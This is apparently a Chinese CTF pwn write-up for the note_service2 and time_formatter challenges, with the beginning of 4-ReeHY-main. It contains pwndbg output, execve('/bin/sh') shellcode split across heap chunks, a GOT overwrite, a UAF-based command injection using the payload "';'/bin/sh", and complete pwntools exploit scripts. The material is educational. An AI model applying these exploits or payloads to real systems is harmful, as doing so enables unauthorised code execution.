


```
pwndbg> got

GOT protection: Partial RELRO | GOT functions: 11

[0x560a4cdeb018] free@GLIBC_2.2.5 -> 0x560a4cbe9896 (free@plt+6) ◂— push   0 /* 'h' */
[0x560a4cdeb020] puts@GLIBC_2.2.5 -> 0x7f0ae032c690 (puts) ◂— push   r12
[0x560a4cdeb028] __stack_chk_fail@GLIBC_2.4 -> 0x560a4cbe98b6 (__stack_chk_fail@plt+6) ◂— push   2
[0x560a4cdeb030] printf@GLIBC_2.2.5 -> 0x7f0ae0312800 (printf) ◂— sub    rsp, 0xd8
[0x560a4cdeb038] memset@GLIBC_2.2.5 -> 0x7f0ae042f970 (__memset_avx2) ◂— vpxor  xmm0, xmm0, xmm0
[0x560a4cdeb040] read@GLIBC_2.2.5 -> 0x7f0ae03b4250 (read) ◂— cmp    dword ptr [rip + 0x2d24e9], 0
[0x560a4cdeb048] __libc_start_main@GLIBC_2.2.5 -> 0x7f0ae02dd740 (__libc_start_main) ◂— push   r14
[0x560a4cdeb050] malloc@GLIBC_2.2.5 -> 0x7f0ae0341130 (malloc) ◂— push   rbp
[0x560a4cdeb058] setvbuf@GLIBC_2.2.5 -> 0x7f0ae032ce70 (setvbuf) ◂— push   rbp
[0x560a4cdeb060] atoi@GLIBC_2.2.5 -> 0x7f0ae02f3e80 (atoi) ◂— sub    rsp, 8
[0x560a4cdeb068] exit@GLIBC_2.2.5 -> 0x560a4cbe9936 (exit@plt+6) ◂— push   0xa /* 'h\n' */
pwndbg> x/20gx 0x560a4cdeb010
0x560a4cdeb010: 0x00007f0ae069eee0      0x0000560a4cbe9896
0x560a4cdeb020: 0x00007f0ae032c690      0x0000560a4cbe98b6
0x560a4cdeb030: 0x00007f0ae0312800      0x00007f0ae042f970
0x560a4cdeb040: 0x00007f0ae03b4250      0x00007f0ae02dd740
0x560a4cdeb050: 0x00007f0ae0341130      0x00007f0ae032ce70
0x560a4cdeb060: 0x00007f0ae02f3e80      0x0000560a4cbe9936
0x560a4cdeb070: 0x0000000000000000      0x0000560a4cdeb078
0x560a4cdeb080 <stdout>:        0x00007f0ae0682620      0x0000000000000000
0x560a4cdeb090 <stdin>: 0x00007f0ae06818e0      0x0000000200000000
0x560a4cdeb0a0: 0x0000000000000000      0x0000560a4d1c8030
pwndbg> _
```

我们来控制idx到达exit的got表，这里的偏移是-7


这里是我们控制idx为1

所以给idx为-7，就可以改exit.got指向chunk



```
pwndbg> got

GOT protection: Partial RELRO | GOT functions: 11

[0x557a31c83018] free@GLIBC_2.2.5 -> 0x557a31a81896 (free@plt+6) ◂— push   0 /* 'h' */
[0x557a31c83020] puts@GLIBC_2.2.5 -> 0x7f8c0c393690 (puts) ◂— push   r12
[0x557a31c83028] __stack_chk_fail@GLIBC_2.4 -> 0x557a31a818b6 (__stack_chk_fail@plt+6) ◂— push   2
[0x557a31c83030] printf@GLIBC_2.2.5 -> 0x7f8c0c379800 (printf) ◂— sub    rsp, 0xd8
[0x557a31c83038] memset@GLIBC_2.2.5 -> 0x7f8c0c496970 (__memset_avx2) ◂— vpxor  xmm0, xmm0, xmm0
[0x557a31c83040] read@GLIBC_2.2.5 -> 0x7f8c0c41b250 (read) ◂— cmp    dword ptr [rip + 0x2d24e9], 0
[0x557a31c83048] __libc_start_main@GLIBC_2.2.5 -> 0x7f8c0c344740 (__libc_start_main) ◂— push   r14
[0x557a31c83050] malloc@GLIBC_2.2.5 -> 0x7f8c0c3a8130 (malloc) ◂— push   rbp
[0x557a31c83058] setvbuf@GLIBC_2.2.5 -> 0x7f8c0c393e70 (setvbuf) ◂— push   rbp
[0x557a31c83060] atoi@GLIBC_2.2.5 -> 0x7f8c0c35ae80 (atoi) ◂— sub    rsp, 8
[0x557a31c83068] exit@GLIBC_2.2.5 -> 0x557a3389b010 ◂— 0x16e951e1f7c931
pwndbg> x/20gx 0x557a3389b000
0x557a3389b000: 0x0000000000000000      0x0000000000000021
0x557a3389b010: 0x0016e951e1f7c931      0x0000000000000000
0x557a3389b020: 0x0000000000000000      0x0000000000000021
0x557a3389b030: 0x0016e968732f2f68      0x0000000000000000
0x557a3389b040: 0x0000000000000000      0x0000000000020fc1
0x557a3389b050: 0x0000000000000000      0x0000000000000000
0x557a3389b060: 0x0000000000000000      0x0000000000000000
0x557a3389b070: 0x0000000000000000      0x0000000000000000
0x557a3389b080: 0x0000000000000000      0x0000000000000000
0x557a3389b090: 0x0000000000000000      0x0000000000000000
pwndbg> heap
0x557a3389b000 FASTBIN {
  prev_size = 0,
  size = 33,
  fd = 0x16e951e1f7c931,
  bk = 0x0,
  fd_nextsize = 0x0,
  bk_nextsize = 0x21
}
```

接着就是shellcode的编写，由于程序限制一次只能输入8个字符，还会把最后一个字符或者回车符设为0，实际上也就是7个有效字符，所以不能直接发送一个完整的shellcode，可以考虑分成小部分，再通过jmp来在chunk中跳转，jmp offset的机器码为 E9 XX，试了几次，发现E9 16刚好可以跳到下一个chunk的开头（此处的指令是在每个chunk中的7字节中的后两位，也就是输入的是\xXX\xXX\xXX\xXX\xXX\xE9\x16



```
pwndbg> x/30i 0x55a092850010
   0x55a092850010:      xor    ecx,ecx
   0x55a092850012:      mul    ecx
   0x55a092850014:      push   rcx
   0x55a092850015:      jmp    0x55a092850030
   0x55a09285001a:      add    BYTE PTR [rax],al
   0x55a09285001c:      add    BYTE PTR [rax],al
   0x55a09285001e:      add    BYTE PTR [rax],al
   0x55a092850020:      add    BYTE PTR [rax],al
   0x55a092850022:      add    BYTE PTR [rax],al
   0x55a092850024:      add    BYTE PTR [rax],al
   0x55a092850026:      add    BYTE PTR [rax],al
   0x55a092850028:      and    DWORD PTR [rax],eax
   0x55a09285002a:      add    BYTE PTR [rax],al
   0x55a09285002c:      add    BYTE PTR [rax],al
   0x55a09285002e:      add    BYTE PTR [rax],al
   0x55a092850030:      push   0x68732f2f
   0x55a092850035:      jmp    0x55a092850050
   0x55a09285003a:      add    BYTE PTR [rax],al
   0x55a09285003c:      add    BYTE PTR [rax],al
   0x55a09285003e:      add    BYTE PTR [rax],al
   0x55a092850040:      add    BYTE PTR [rax],al
   0x55a092850042:      add    BYTE PTR [rax],al
   0x55a092850044:      add    BYTE PTR [rax],al
   0x55a092850046:      add    BYTE PTR [rax],al
   0x55a092850048:      and    DWORD PTR [rax],eax
   0x55a09285004a:      add    BYTE PTR [rax],al
   0x55a09285004c:      add    BYTE PTR [rax],al
   0x55a09285004e:      add    BYTE PTR [rax],al
   0x55a092850050:      pop    rbx
   0x55a092850051:      shl    rbx,0x20
```


接着就是shellcode的编写，虽然有所限制，但是还是可以从现有的shellcode中修改，此处我的使用shellcode是这样的，再实际输入时可以5个字节为一组再加上 E9 16 ， 位数不够可以使用nop来凑

```
   0:   31 c9                   xor    ecx,ecx
   2:   f7 e1                   mul    ecx
   4:   51                      push   rcx
   5:   68 2f 2f 73 68          push   0x68732f2f
   a:   5b                      pop    rbx
   b:   48 c1 e3 20             shl    rbx,0x20
   f:   68 2f 62 69 6e          push   0x6e69622f
  14:   59                      pop    rcx
  15:   48 09 cb                or     rbx,rcx
  18:   53                      push   rbx
  19:   48 89 e7                mov    rdi,rsp
  1c:   6a 00                   push   0x0
  1e:   5e                      pop    rsi
  1f:   48 31 c9                xor    rcx,rcx
  22:   b0 3b                   mov    al,0x3b
  24:   0f 05                   syscall
```

主要是/bin/sh的输入，若是以往，直接push或者赋值就可


```
48 b8 2f 62 69 6e 2f    movabs rax,0x732f2f2f6e69622f
```

但是这样字节数过长，无法连贯我们的shellcode，所以我一半一半来，然后移位再或连接，就可以让rbx变成/bin/sh




```
RBX  0x68732f2f6e69622f ('/bin//sh')
```

调用exit就可以跳到heap执行shellcode再系统调用即可getshell



```
► 0x55a0928500f5    syscall  <SYS_execve>
        path: 0x7ffdaecbaac8 ◂— '/bin//sh'
        argv: 0x0
        envp: 0x0
```



```
➜  note_service2 python mm.py
[+] Starting local process './note_service2': pid 6250
[*] Switching to interactive mode
$ id
uid=1000(pwn) gid=1000(pwn) groups=1000(pwn),4(adm),24(cd
$ 
```


完整EXP：

```
from pwn import *
elf = "./note_service2"
p = process(elf)


def add(idx, s):
    p.recvuntil("your choice>> ")
    p.sendline("1")
    p.recvuntil("index:")
    p.sendline(str(idx))
    p.recvuntil("size:")
    p.sendline("8")
    p.recvuntil("content:")
    p.sendline(s)


def delete(idx):
    p.recvuntil("your choice>> ")
    p.sendline("4")
    p.recvuntil("index:")
    p.sendline(str(idx))


'''
   0:   31 c9                   xor    ecx,ecx
   2:   f7 e1                   mul    ecx
   4:   51                      push   rcx
   5:   68 2f 2f 73 68          push   0x68732f2f
   a:   5b                      pop    rbx
   b:   48 c1 e3 20             shl    rbx,0x20
   f:   68 2f 62 69 6e          push   0x6e69622f
  14:   59                      pop    rcx
  15:   48 09 cb                or     rbx,rcx
  18:   53                      push   rbx
  19:   48 89 e7                mov    rdi,rsp
  1c:   6a 00                   push   0x0
```

```
   1e:   5e                      pop    rsi
   1f:   48 31 c9                xor    rcx,rcx
   22:   b0 3b                   mov    al,0x3b
   24:   0f 05                   syscall
'''
add(-7, '\x31\xc9\xf7\xe1\x51\xe9\x16')
add(1, '\x68\x2f\x2f\x73\x68\xe9\x16')
add(1, '\x5b\x48\xc1\xe3\x20\xe9\x16')
add(1, '\x68\x2f\x62\x69\x6e\xe9\x16')
add(1, '\x59\x48\x09\xcb\x53\xe9\x16')
add(1, '\x48\x89\xe7\x90\x90\xe9\x16')
add(1, '\x6a\x00\x5e\x90\x90\xe9\x16')
add(1, '\x48\x31\xc9\xb0\x3b\x0f\x05')
p.recvuntil("your choice>> ")
p.sendline("5")
p.recv()
p.interactive()
```


time_formatter

保护很全




```
➜  time_format checksec time_formatter
[*] '/home/pwn/Desktop/adword/time_format/time_formatter'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
    FORTIFY:  Enabled
```

有system函数在，但是不大能通过ROP来跳转



```
__int64 __fastcall system_here(__int64 a1, __int64 a2, __int64 a3)
{
  __int64 v3; // r8
  char command; // [rsp+8h] [rbp-810h]
  unsigned __int64 v6; // [rsp+808h] [rbp-10h]

  v6 = __readfsqword(0x28u);
  if ( ptr )
  {
    __snprintf_chk(&command, 2048LL, 1LL, 2048LL, "/bin/date -d @%d +'%s'", (unsigned int)time, ptr, a3);// payload:  ';'/bin/sh
    __printf_chk(1LL, "Your formatted time is: ");
    fflush(stdout);
    if ( getenv("DEBUG") )
      __fprintf_chk(stderr, 1LL, "Running command: %s\n", &command, v3);
    setenv("TZ", value, 1);
    system(&command);                             //      /bin/date -d @0 +'';'/bin/sh'
  }
  else
  {
    puts("You haven't specified a format!");
  }
  return 0LL;
}
```

这里的command其实是可以做文章的



```
➜  time_format /bin/date -d @0 +'';'/bin/sh'

$ pwd
/home/pwn/Desktop/adword/time_format
$
```

这样就可以起shell，那么如何输入

```
';'/bin/sh
```


在 Set a time format. 函数中有一个check会屏蔽如上的payload

```
_BOOL8 __fastcall sub_400CB5(char *s)
{
  char accept; // [rsp+5h] [rbp-43h]
  unsigned __int64 v3; // [rsp+38h] [rbp-10h]

  strcpy(&accept, "%aAbBcCdDeFgGhHIjklmNnNpPrRsStTuUVwWxXyYzZ:-_/0^# ");
  v3 = __readfsqword(0x28u);
  return strspn(s, &accept) == strlen(s);       // need true
}
```

所以不能直接输入，但是在exit函数中，会把format的chunk给free掉，且可以继续运行不退出

```
signed __int64 exit()
{
  signed __int64 result; // rax
  char s; // [rsp+8h] [rbp-20h]
  unsigned __int64 v2; // [rsp+18h] [rbp-10h]

  v2 = __readfsqword(0x28u);
  delete(ptr);                                  // uaf
  delete(value);
  __printf_chk(1LL, "Are you sure you want to exit (y/N)? ");
  fflush(stdout);
  fgets(&s, 16, stdin);
  result = 0LL;
  if ( (s & 0xDF) == 'Y' )                      // N
  {
    puts("OK, exiting.");
    result = 1LL;
  }
  return result;
}
```

若这个时候再次malloc一个等同的chunk，就可以拿到原来存format的chunk，在 Set a time zone. 中可以申请chunk，且对输入没有check，可以修改，此时ptr还是指向这个chunk，从而在 Print your time. 中的内容，就是可控的，也就是在 Set a time zone. 中输入 ';'/bin/sh ，即可



```
→  time_format python exp.py
[+] Starting local process './time_formatter': pid 6693
[*] Switching to interactive mode

$ pwd
/home/pwn/Desktop/adword/time_format
$ 
```


完整EXP：

```
from pwn import *
p = process("./time_formatter")
p.recv()
p.sendline("1")
p.recv()
p.sendline("%aAbBcCdDe")
p.recv()
p.sendline("5")
```

```
p.recv()
p.sendline("N")
p.recv()
payload = "';'/bin/sh"
p.sendline("3")
p.recv()
p.sendline(payload)
p.recv()
p.sendline('4')
p.recv()
p.interactive()
```

4-ReeHY-main-1


保护机制



```
➜  4-reehy-main checksec 4-ReeHY-main
[*] '/home/pwn/Desktop/adword/4-reehy-main/4-ReeHY-main'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
```

这道题有两种解法，利用heap和stack都可实现

stack实现



```
signed int creat()
{
  signed int result; // eax
  char buf; // [rsp+0h] [rbp-90h]
  void *dest; // [rsp+80h] [rbp-10h]
  int v3; // [rsp+88h] [rbp-8h]
  size_t nbytes; // [rsp+8Ch] [rbp-4h]

  result = count;
  if ( count <= 4 )
  {
    puts("Input size");
    result = read_num();
    LODWORD(nbytes) = result;
    if ( result <= 0x1000 )
    {
      puts("Input cun");
      result = read_num();
      v3 = result;
      if ( result <= 4 )
      {
        dest = malloc((signed int)nbytes);
        puts("Input content");
        if ( (signed int)nbytes > 0x70 )
        {
          read(0, dest, (unsigned int)nbytes);
        }
        else
        {
          read(0, &buf, (unsigned int)nbytes);
          memcpy(dest, &buf, (signed int)nbytes);
        }
        *(_DWORD *)(size_list + 4LL * v3) = nbytes;
        *((_QWORD *)&chunk_list + 2 * v3) = dest;
        list[4 * v3] = 1;
        ++count;
        result = fflush(stdout);
      }
    }
  }
  return result;
}
```

